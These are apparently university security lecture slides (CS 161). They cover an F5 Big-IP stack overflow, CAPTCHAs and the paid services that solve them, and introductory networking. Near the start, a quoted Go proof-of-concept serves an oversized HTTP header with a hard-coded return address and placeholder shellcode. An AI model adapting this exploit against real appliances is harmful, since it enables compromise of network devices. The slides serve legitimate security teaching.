


# Captchas & The Net



**And We Call It "Machine Learning"**

# Bug Of The Day: F5 Big-IP Network Appliances

Computer Science 161

Weaver

- Appliances for managing large web sites...
- Not only is this a stack overflow
  - In parsing HTTP response headers
- They had ***no mitigations***
  - No stack canaries, no ASLR, no non-executable stacks
- Most compilers default to including at least some of these mitigations!
  - So not only did they not do the most basic flags...  
They probably disabled protections!?!?!
- QED: DO NOT BUY ANY F5 PRODUCTS!



Felix Wilhelm  
 @\_fel1x

You might want to update your F5 Big IP appliances:  
[support.f5.com/csp/article/K0...](https://support.f5.com/csp/article/K0...) [bugs.chromium.org/p/project-zero...](https://bugs.chromium.org/p/project-zero...) and [bugs.chromium.org/p/project-zero...](https://bugs.chromium.org/p/project-zero...) are two data-plane bugs that got fixed.

```
// 0xc8e5c3 - jmp rsp in /usr/share/ts/bin/bd64
// version 16.0.1 build 0.0.3
var jmp_rsp = "\xc3\xe5\xc8\x00\x00\x00\x00\x00"

// int3
var shellcode = "\xcc\xcc\xcc\xcc"

func HelloServer(w http.ResponseWriter, req *http.Request) {
    w.Header().Set("Content-Type", "text/plain")
    value := strings.Repeat("B", 70) + jmp_rsp + shellcode
    w.Header().Set(strings.Repeat("A", 8192), value)
    w.Write([]byte("This is an example exploit.\n"))
}

func main() {
    http.HandleFunc("/", HelloServer)
    err := http.ListenAndServeTLS(":443", "server.pem", "server.pem", nil)
    if err != nil {
        log.Fatal("ListenAndServe: ", err)
    }
}
```


7:43 AM · Mar 10, 2021 · Twitter Web App

# The Problem: Automation...

- You host some website...
- It is intended for ***human*** usage
  - One person, one mouse, one clickstream of behavior...
- But you want to lock out ***robot*** usage
- Why?
  - Selling something
  - Offering something for free
  - Dealing with load from an attack
- Enter the CAPTCHA:  
A way to go “Is this a human?”

# CAPTCHAs: How Lazy Cryptographers Do AI

- The whole point of CAPTCHAs is *not* just to solve "is this human"...
- But leverage bad guys to force them to solve hard problems
- Primarily focused on machine vision problems



Visual code | [Audio code](#) [Help](#)



Type the code shown  [Try a new code](#)

By clicking the "Create My Account" button below, I certify that I have read and agree to the [Yahoo! Terms of Service](#), [Yahoo! Privacy Policy](#) and [Communication Terms of Service](#), and to receive account related communications from Yahoo! electronically. Yahoo! automatically [identifies](#) items such as words, links, people, and subjects from your Yahoo! communications services to deliver product features and relevant advertising.

**Create My Account**

# CAPTCHAs

- *Reverse Turing Test*: present “user” a challenge that’s easy for a human to solve, hard for a program to solve
- One common approach: distorted text that’s difficult for character-recognition algorithms to decipher






Figure 1: Examples of CAPTCHAs from various Internet properties.

# Problems?



**Verify Your Registration**

\* Enter the code shown:  [More info](#)

This helps prevent automated registrations.

**fuck Cloudflare**

**Qualifying question**

Just to prove you are a human, please answer the following math challenge.

Q: Calculate:  $\frac{\partial}{\partial x} \left[ 4 \cdot \sin \left( 7 \cdot x - \frac{\pi}{2} \right) \right] \Big|_{x=0}$

A:  mandatory

Note: If you do not know the answer to this question, reload the page and you'll get another question.

**Please enter the code you see below. [what's this?](#)**

# Issues with CAPTCHAs


- Inevitable arms race: as solving algorithms get better, defense erodes



Figure 4: Examples of images from the hard CAPTCHA puzzles dataset.

# Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans



## Asirra

Asirra is a human interactive proof that asks users to identify photos of cats and dogs. It's powered by over **two million photos** from our unique partnership with [Petfinder.com](#). Protect your web site with Asirra — free!

Please click on the images that show cats:

The grid contains 16 images:

- Row 1: Dog, Dog, Dog, Cat
- Row 2: Dog, Dog, Cat, Dog
- Row 3: Dog, Cat, Cat, Dog
- Row 4: Dog, Dog, Cat, Dog

Each image has a blue "adopt me" link below it.

Score Test


# Issues with CAPTCHAs

Computer Science 161

- Inevitable arms race: as solving algorithms get better, it gets harder for humans



Select all squares with  
**motorcycles**




◀ ⏪ ⏴

SKIP

# Issues with CAPTCHAs, con't

- Deepest problem: CAPTCHAs are inherently vulnerable to *outsourcing* attacks
  - Attacker gets real humans to solve them



A screenshot of a web browser showing a Google search results page. The search query 'captcha solving' is entered in the search bar. The results page shows several ads and organic search results. The top result is an ad for 'www.2captcha.com/fast/recognition' with the title 'Captcha solving service - Always Cheap'. Below it is another ad for 'www.anti-captcha.com/' with the title 'Captcha Solving Service - API'. The third result is a link from 'prowebscraper.com' titled 'Top 10 Captcha Solving Services Compared – ProWebScraper'.

Computer Science 161 Weaver

https://www.google.com/search?client=firefox-b-1-d&q=captcha+solving

captcha solving

All Videos Images News Books More Settings To

About 5,360,000 results (0.40 seconds)

Ad · www.2captcha.com/fast/recognition ▾

**Captcha solving service - Always Cheap**

Stable quality service. Even for difficult to recognize images. Start use now! Try the quality of our service right now and enjoy. API in all languages. **Solution** time 9 seconds. Steps: Register, Implement Our API, Send Us Your **CAPTCHAs**, Get Your Answer As Text.

Ad · www.anti-captcha.com/ ▾

**Captcha Solving Service - API**

GitHub/npm/pip3 code packages, education tutorials, browser plugin, local payment methods. \$0.5 per 1000 image **captchas**, \$1.5 for Recaptcha v2/v3. Huge amounts of trained workers.

[View Documentation](#).

[View Tutorials](#) · [Read The FAQs](#)

prowebscraper.com › blog › top-10-captcha-solving-servi...


**Top 10 Captcha Solving Services Compared – ProWebScraper**

1. Anticaptcha. Anticaptcha. Powered by 99% success rate and 7 seconds response time, Anticaptcha provides ...

Dec 19, 2017 · Uploaded by ProWebScraper

Computer Science 161

Weaver



The screenshot shows the mainpage of the [Anti-Captcha](https://anti-captcha.com/mainpage) website. The page features a superhero character on the left. A yellow banner across the top reads "CAPTCHA solving service". Below the banner, there is a list of features with checkmarks:

- ✓ Cheapest price on the market  
Starting from 0.5USD per 1000 images, depending on your daily upload volume
- ✓ Pay as you go  
Pay-per-captcha payment basis. Minimum refill is 1 USD, no recurring charges
- ✓ 99.99% uptime since 2007  
Vast amount of workers and premium infrastructure allows us to provide highly reliable 24/7/365 service
- ✓ Solving Google Recaptcha since 2016  
You may fully rely on our stable solution and forget about browser emulation

On the right side of the mainpage, there are buttons for "Create Account" and "Customers Area".

The browser tab shows the URL <https://anti-captcha.com/mainpage>. The browser has multiple tabs open, including "Thrift's square", "If you're looking", "captcha solving", "Anti Captcha", "Thrift's square", "If you're looking", and "captcha solving".

**API Documentation**

## Documentation in English

Created by Administrator  
Last updated Oct 17, 2018

### About version 2.0

API version 2 works on address <https://api.anti-captcha.com/> and it works only via HTTP methods, data format is JSON.

#### To solve a captcha, you need:

1. Create captcha task via via [createTask](#) method which will return task ID.
2. Wait a few seconds to let system assign captcha to an employee and retrieve result.
3. Request captcha solution with [getTaskResult](#) method. If captchas is not solved yet, repeat step #2.

```

graph LR
    A[createTask  
- NoCaptchaTask  
- NoCaptchaTaskProxyless  
- ImageToTextTask] --> B[...wait 5-10s...]
    B --> C[getTaskResult]
  
```

Language	Example			AG	BC	BY	CB	DC	IT	All
English	one	two	three	51.1	37.6	4.76	40.6	39.0	62.0	39.2
Chinese (Simp.)	一	二	三	48.4	31.0	0.00	68.9	26.9	35.8	35.2
Chinese (Trad.)	一	二	三	52.0	24.4	0.00	63.8	30.2	33.0	34.1
Spanish	uno	dos	tres							
Italian	uno	due	tre							
Tagalog	isá	da	ta							
Portuguese	um	dois	três							
Russian	один	два	три							
Tamil	ஒன்று	இரண்டு	மூன்று							
Dutch	een	two	three							
Hindi	एक	दो	तीन							
German	eins	zwei	drei							
Malay	satu	dua	tiga	0.00	1.42	0.00	0.00	0.55	29.4	5.23
Vietnamese	một	hai	ba	0.46	2.07	0.00	0.00	1.74	18.1	3.72
Korean	일	이	삼	0.00	0.00	0.00	0.00	0.00	20.2	3.37
Greek	ένα	δύο	τρία	0.45	0.00	0.00	0.00	0.00	15.5	2.65
Arabic	ثلاثة	اثنين	واحد	0.00	0.00	0.00	0.00	0.00	15.3	2.56
Bengali	এক	দুই	তিনি	0.45	0.00	9.89	0.00	0.00	0.00	1.72
Kannada	ಒಂದು	ಎರಡು	ಮೂರು	0.91	0.00	0.00	0.00	0.55	6.14	1.26
Klingon	芬	𠂔	𠂔	0.00	0.00	0.00	0.00	0.00	1.12	0.19
Farsi	یک	دو	سه	0.45	0.00	0.00	0.00	0.00	0.00	0.08

## Re: CAPTCHAs – Understanding CAPTCHA-Solving Services in an Economic Context

*Marti Motoyama, Kirill Levchenko, Chris Kanich, Damon McCoy,  
Geoffrey M. Voelker and Stefan Savage  
University of California, San Diego*

*{mmotoyam, klevchen, ckanich, dlmccoy, voelker, savage}@cs.ucsd.edu*

Table 2: Percentage of responses from the services with correct answers for the language CAPTCHAs.

# These Days: CAPTCHAs are ways of *training* AI systems

- Plus are all about an economic protection
  - Even the best CAPTCHA doesn't say "Is this a human or a bot"...
  - but...
  - "Is this a human or a bot willing to spend a couple pennies?"
- Acts as a hard limit on what a CAPTCHA can really protect!

TO COMPLETE YOUR REGISTRATION, PLEASE TELL US WHETHER OR NOT THIS IMAGE CONTAINS A STOP SIGN:



NO

YES

ANSWER QUICKLY—OUR SELF-DRIVING CAR IS ALMOST AT THE INTERSECTION.

SO MUCH OF "AI" IS JUST FIGURING OUT WAYS TO OFFLOAD WORK ONTO RANDOM STRANGERS.

# Network Security

- Why study network security?
  - Networking greatly extends our **overall attack surface**
    - Networking = the [Internet](#)
    - Opportunity to see *how large-scale design affects security issues*
    - Protocols a great example of *mindless agents* in action
- This lecture + next: sufficient background in networking to then explore security issues in next ~8 lectures
- Complex topic with many facets
  - We will omit concepts/details that aren't very security-relevant
    - But to no small extent we are speed running about 1/2 a dozen worth of "networking" lectures!
  - By all means, ask questions when things are unclear

# Protocols

- A protocol is an **agreement** on how to communicate
- Includes **syntax** and **semantics**
  - How a communication is specified & structured
    - Format, order messages are sent and received
    - What a communication means
      - Actions taken when transmitting, receiving, or timer expires
  - E.g.: making a comment in lecture in the Before Times?
    1. Raise your hand.
    2. Wait to be called on.
    3. Or: wait for speaker to **pause** and vocalize
    4. If unrecognized (after **timeout**): vocalize w/ “excuse me”

# So Let's Do A Google Search...


- Walk into a coffee shop
- Open a laptop
- Search google...

# *Coffee Shop*



# Coffee Shop

## 1. Join the wireless network



# Coffee Shop

1. Join the wireless network




Wireless access point(s)  
continually shout:  
**HEY, I'M WIRELESS  
NETWORK Y, JOIN ME!**



# Coffee Shop

## 1. Join the wireless network



If either match up, your laptop joins the network. Optionally performs a cryptographic exchange.




# Coffee Shop

## 2. Configure your connection



